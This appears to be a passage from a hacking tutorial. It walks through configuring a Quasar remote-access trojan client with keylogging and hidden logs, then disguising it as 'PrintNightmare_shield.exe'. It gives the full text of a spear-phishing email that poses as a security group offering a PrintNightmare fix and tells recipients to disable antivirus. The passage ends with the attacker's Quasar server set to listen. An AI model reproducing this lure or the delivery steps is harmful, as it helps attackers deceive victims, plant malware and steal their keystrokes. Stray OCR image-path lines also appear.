File Version:
Assembly Icon
Change Assembly Icon
Browse...
Build Client



Client Builder
Basic Settings
Connection Settings
Installation Settings
Assembly Settings
Monitoring Settings
Monitoring
Enable keyboard logging
Log Directory Name:
Logs
Set directory attributes to hidden
Build Client

By default, the client we create it will be named as "client-built". However, you can give any name you want as shown below.









(In this scenario, I changed the name of the client to PrintNightmare_shield.exe.)

Now, I need to send this file to the target machine. What better way to send this than Social Engin-eering. So I create a spear phishing email as shown below . Note that this scenario happened before the patches for Print Nightmare were released. Here is the content of my spear phishing email.

Subject:

One Click Solution to PrintNightmare

Text HTML

```
Hi

We are Security Guardians, a community committed to overall cyber security of
companies and people. Today, we bring you a once click solution to secure
yourself from PrintNightmare vulnerability.

Download the Application attached to this mail and run it on your Windows system
and that should do the job of hardening your system from PrintNightmare.

Please disable Antivirus while running it as it may pose problems in running the
```

Subject:

One Click Solution to PrintNightmare


Text HTML

```
Download the Application attached to this mail and run it on your Windows system
and that should do the job of hardening your system from PrintNightmare.

Please disable Antivirus while running it as it may pose problems in running the
script.

Security Guardians
Vancouver, USA
www.seccurityguardians.com
```


Add Tracking Image

I have attached the client I just created as an attachment.


The plan is simple. I am suggesting a simple solution to PrintNightmare vulnerability by asking them to download the attached client executable and run it. I am also trying to lure them to disable their AntiVirus before executing it. Now, I go back to my Quasar Server.




The Quasar server is not listening by default. To start listening, I click on settings and then select "start listening" option.




The Quasar server starts listening.



